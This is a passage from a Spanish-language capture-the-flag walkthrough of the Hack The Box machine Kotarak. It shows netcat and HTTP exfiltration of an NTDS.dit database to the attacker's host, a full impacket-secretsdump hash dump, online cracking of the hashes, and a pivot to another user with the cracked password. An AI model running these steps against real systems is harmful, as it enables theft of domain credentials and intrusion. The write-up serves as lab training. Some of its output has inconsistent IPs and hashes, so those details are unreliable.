          RX bytes:42196 (42.1 KB)  TX bytes:49133 (49.1 KB)

lxdbr0    Link encap:Ethernet  HWaddr be:72:88:3b:55:d7
          inet6 addr: fe80::1/64  Scope:Link
          inet6 addr: fe80::bc72:88ff:fe3b:55d7/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:470 (470.0 B)

veth0ILEEW Link encap:Ethernet  HWaddr fe:70:49:b4:f9:9e
          inet6 addr: fe80::fc70:49ff:feb4:f99e/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:895 errors:0 dropped:0 overruns:0 frame:0
          TX packets:902 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:54726 (54.7 KB)  TX bytes:49781 (49.7 KB)

```

tratamiento tty con python

Bash

```

which python
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'

```



```

atanas tomcat
tomcat@kotarak-dmz:/home$ find \-name user.txt
./atanas/user.txt
find: './atanas/.cache': Permission denied
tomcat@kotarak-dmz:/home$

```

```

tomcat@kotarak-dmz:/home/atanas$ ls
user.txt
tomcat@kotarak-dmz:/home/atanas$ cat user.txt
cat: user.txt: Permission denied
tomcat@kotarak-dmz:/home/atanas$

```

Buscamos la flag pero lo que vemos es que no tenemos permisos por ende lo que tenemos que buscar es como subir de privilegios para poder realizar estop

Al no tener permisos vamos a indagar lo que podemos tocar nos dirigimos al h/home/tomcat y tenemos un archivo to_archive

Y nos encontramos con estos archivos que son NTDS con ello podemos hacer dumping

```

tomcat@kotarak-dmz:/home/tomcat/to_archive$ ls
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin
tomcat@kotarak-dmz:/home/tomcat/to_archive$ file *

```

El fichero NTDS.dit es la base de datos que almacena la información de los objetos del Directorio Activo, usuarios, grupos, miembros de un grupo, etc., incluyendo los hashes NTLM de las cuentas de usuario y equipos

A partir de aqui vamos a descargarnos los archivos que vemos para poder acceder con ellos y abusar del dumping

Bash

```

nc 10.10.16.29 4646 <
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512
.dit

```

```

tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ nc 10.10.16.29 4646 < 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ md5sum 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
f6849066d0e179ca24078906f5c5ee01 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$

```

Lo ponemos así para compartir y luego en el otro sitio nos ponemos en escucha

```
> cd Kotarak
> nc -lvnp 4646 > ntds.dit
listening on [any] 4646 ...
connect to [10.10.16.29] from (UNKNOWN) [10.129.1.117] 38930
> ls
allports allports_ep escaneo ntds.dit shell.war
> md5sum ntds.dit
```

se descarga

Para ver si ni se ha corrompido tenemos que ver con md5sum si son iguales

```
grab_333512.dit
f6849066d0e179ca24078906f5c5ee01 20170721114637_default_192.168.110.133_psexec.ntdsgrab_333512.dit
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$
```

```
> md5sum ntds.dit
f6849066d0e179ca24078906f5c5ee01 ntds.dit
home/unicomanu/Academia/Kotarak
```

Como se ve es igual no se ha corrompido y hacemos lo mismo con el bin

```
ntds.bin ntds.dit
```

También se puede hacer con Pythion ya que lo tiene

```
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ python -m SimpleHTTPServer 4646
Serving HTTP on 0.0.0.0 port 4646 ...
10.10.14.29 - - [17/May/2022 16:23:51] "GET /20170721114637_default_192.168.110.133_psexec.ntdsgrab_089134.bin HTTP/1.1" 200 -

> mkdir example
> cd it
cd example
> wget http://10.10.10.55:4646/20170721114637_default_192.168.110.133_psexec.ntdsgrab_089134.bin
--2022-05-17 20:23:51-- http://10.10.10.55:4646/20170721114637_default_192.168.110.133_psexec.ntdsgrab_089134.bin
Connecting to 10.10.10.55:4646... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12189696 (12M) [application/octet-stream]
Saving to: '20170721114637_default_192.168.110.133_psexec.ntdsgrab_089134.bin'

20170721114637_default_192.168.110.133_psexec 100%[=====] 11.62M 6.91MB/s in 1.7s
2022-05-17 20:23:52 (6.91 MB/s) - '20170721114637_default_192.168.110.133_psexec.ntdsgrab_089134.bin' saved [12189696/12189696]
```

Para sacar información de los dos archivos hacemos

Bash

```
> impacket-secretsdump -ntds ntds.dit -system ntds.bin LOCAL
```

```
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Target system bootKey: 0x14b6fb98fedc8e15107867c4722d1399
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d77ec2af971436bccb3b6fc4a969d7ff
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:668d49ebfdb70ae8bcaec9e3e66fd :::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca1ccefc525db49828fbb9d68298eee :::
WIN2K8$:1103:aad3b435b51404eeaad3b435b51404ee:160f6c1db2ce0994c19c46a349611487 :::
WINXP1$:1104:aad3b435b51404eeaad3b435b51404ee:6f5e87fd20d1d8753896f6c9cb316279 :::
WIN2K31$:1105:aad3b435b51404eeaad3b435b51404ee:cdd7a7f43d06b3a91705900a592f3772 :::
WIN7$:1106:aad3b435b51404eeaad3b435b51404ee:24473180acbcc5f7d2731abe05cfa88c :::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe :::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:6c53b16d11a496d0535959885ea7c79c04945889028704e2a4d1ca171e4374e2
Administrator:aes128-cts-hmac-sha1-96:e2a25474aa9eb0e1525d0f50233c0274
Administrator:des-cbc-md5:75375eda54757c2f
WIN-3G2B0H151AC$:aes256-cts-hmac-sha1-96:84e3d886fe1a81ed415d36f438c036715fd8c9e67edbd866519a2358f9897233
WIN-3G2B0H151AC$:aes128-cts-hmac-sha1-96:e1a487ca8937b21268e8b3c41c0e4a74
WIN-3G2B0H151AC$:des-cbc-md5:b39dc12a920457d5
WIN-3G2B0H151AC$:rc4_hmac:668d49ebfdb70ae8bcaec9e3e66fd
krbtgt:aes256-cts-hmac-sha1-96:14134e1da577c7162acb1e01ea750a9da9b9b717f78d7ca6a5c95febe09b35b8
krbtgt:aes128-cts-hmac-sha1-96:8b96c9c8ea354109b951bfa3f3aa4593
krbtgt:des-cbc-md5:10ef08047a862046
krbtgt:rc4_hmac:ca1ccefc525db49828fbb9d68298eee
WIN2K8$:aes256-cts-hmac-sha1-96:289dd4c7e01818f179a977fd1e35c0d34b22456b1c8f844f34d11b63168637c5
WIN2K8$:aes128-cts-hmac-sha1-96:deb0ee067658c075ea7eaf27a605908
WIN2K8$:des-cbc-md5:d352a8d3a7a7380b
WIN2K8$:rc4_hmac:160f6c1db2ce0994c19c46a349611487
WINXP1$:aes256-cts-hmac-sha1-96:347a128a1f9a71de4c52b09d94ad374ac173bd644c20d5e76f31b85e43376d14
WINXP1$:aes128-cts-hmac-sha1-96:0e4c937f9f35576756a6001b0af04ded
WINXP1$:des-cbc-md5:984a40d5f4a815f2
WINXP1$:rc4_hmac:6f5e87fd20d1d8753896f6c9cb316279
WIN2K31$:aes256-cts-hmac-sha1-96:f486b86bda92870e327faf7c752cba5bd1fcb42c3483c404be0424f6a5c9f16
WIN2K31$:aes128-cts-hmac-sha1-96:1aae3545508cfda2725c8f9832a1a734
WIN2K31$:des-cbc-md5:4cbf2ad3c4f75b01
WIN2K31$:rc4_hmac:cdd7a7f43d06b3a91705900a592f3772
WIN7$:aes256-cts-hmac-sha1-96:b9921a50152944b5849c706b584f108f9b93127f259b179afc207d2b46de6f42
WIN7$:aes128-cts-hmac-sha1-96:40207f6ef31d6f50065d2f2ddb61a9e7
WIN7$:des-cbc-md5:89a1673723ad9180
WIN7$:rc4_hmac:24473180acbcc5f7d2731abe05cfa88c
atanas:aes256-cts-hmac-sha1-96:933a05beca1abd1a1a47d70b23122c55de2fedfc855d94d543152239dd840ce2
atanas:aes128-cts-hmac-sha1-96:d1db0c62335c9ae2508ee1d23d6efca4
atanas:des-cbc-md5:6b80e391f113542a
[*] Cleaning up ...
```

copiamos y enviamos a un archivo los hashes

```
allports allports_ep escaneo hashes ntds.bin ntds.dit shell.war
> cat hashes

File: hashes
1 Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11 :::
2 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
3 WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:668d49ebfdb70ae8bcaec9e3e66fd :::
4 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca1ccefc525db49828fbb9d68298eee :::
5 WIN2K8$:1103:aad3b435b51404eeaad3b435b51404ee:160f6c1db2ce0994c19c46a349611487 :::
6 WINXP1$:1104:aad3b435b51404eeaad3b435b51404ee:6f5e87fd20d1d8753896f6c9cb316279 :::
7 WIN2K31$:1105:aad3b435b51404eeaad3b435b51404ee:cdd7a7f43d06b3a91705900a592f3772 :::
8 WIN7$:1106:aad3b435b51404eeaad3b435b51404ee:24473180acbcc5f7d2731abe05cfa88c :::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe :::

home/unicomanu/Academia/Kotarak
```


```
> cat hashes | awk '{print $4}' FS=":"
e64fe0f24ba2489c05e64354d74ebd11
31d6cfe0d16ae931b73c59d7e0c089c0
668d49ebfdb70aeee8bcaeac9e3e66fd
ca1ccefc525db49828fbb9d68298eee
160f6c1db2ce0994c19c46a349611487
6f5e87fd20d1d8753896f6c9cb316279
cdd7a7f43d06b3a91705900a592f3772
24473180acbcc5f7d2731abe05cfa88c
2b576acbe6bcfda7294d6bd18041b8fe
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

e64fe0f24ba2489c05e64354d74ebd11
31d6cfe0d16ae931b73c59d7e0c089c0
668d49ebfdb70aeee8bcaeac9e3e66fd
ca1ccefc525db49828fbb9d68298eee
160f6c1db2ce0994c19c46a349611487
6f5e87fd20d1d8753896f6c9cb316279
cdd7a7f43d06b3a91705900a592f3772
24473180acbcc5f7d2731abe05cfa88c
2b576acbe6bcfda7294d6bd18041b8fe

I'm not a robot



reCAPTCHA

Privacy · Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
e64fe0f24ba2489c05e64354d74ebd11	NTLM	f16tomcat!
31d6cfe0d16ae931b73c59d7e0c089c0	NTLM	
668d49ebfdb70aeee8bcaeac9e3e66fd	Unknown	Not found.
ca1ccefc525db49828fbb9d68298eee	Unknown	Not found.
160f6c1db2ce0994c19c46a349611487	Unknown	Not found.
6f5e87fd20d1d8753896f6c9cb316279	Unknown	Not found.
cdd7a7f43d06b3a91705900a592f3772	Unknown	Not found.
24473180acbcc5f7d2731abe05cfa88c	Unknown	Not found.
2b576acbe6bcfda7294d6bd18041b8fe	NTLM	Password123!

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

conseguido

```
110 110 110 110 110 110
nc -lmp 443
listening on [any] 443 ...
connect to [18.18.16.34] from [UNKNOWN] [10.129.1.117] 46332
python -c 'import pty;pty.spawn("/bin/bash")'
tomcat@kotarak-dmz:/$ su atanas
su atanas
Password: f16tomcat!
atanas@kotarak-dmz:/$ cd /home/atanas
cd /home/atanas
atanas@kotarak-dmz:/$ ls
ls
user.txt
atanas@kotarak-dmz:/$ cat user.txt
cat user.txt
93f8a4f5b091ef797c9c1b601b4bece8
atanas@kotarak-dmz:/$
```

Intentamos en root

```
cd /root/
atanas@kotarak-dmz:/root$ ls
ls
app.log flag.txt
atanas@kotarak-dmz:/root$ cat flag.txt
cat flag.txt
Getting closer! But what you are looking for can't be found here.
atanas@kotarak-dmz:/root$
```

```
atanas@kotarak-dmz:/root$ ls -la
ls -la
total 48
drwxrwxrwx  6 root    root 4096 Sep 19  2017 .
drwxr-xr-x 27 root    root 4096 Aug 29  2017 ..
-rw-r--r--  1 atanas  root  333 Jul 20  2017 app.log
-rw-r--r--  1 root    root  499 Jan 18  2018 .bash_history
-rw-r--r--  1 root    root 3106 Oct 22  2015 .bashrc
drwxrwxrwx  3 root    root 4096 Jul 21  2017 .cache
drwxr-xr-x  3 root    root 4096 Jul 19  2017 .config
-rw-r--r--  1 atanas  root   66 Aug 29  2017 flag.txt
-rw-r--r--  1 root    root  188 Jul 12  2017 .mysql_history
drwxr-xr-x  2 root    root 4096 Jul 12  2017 .nano
-rw-r--r--  1 root    root  148 Aug 17  2015 .profile
drwxrwxrwx  2 root    root 4096 Jul 19  2017 .ssh
atanas@kotarak-dmz:/root$
```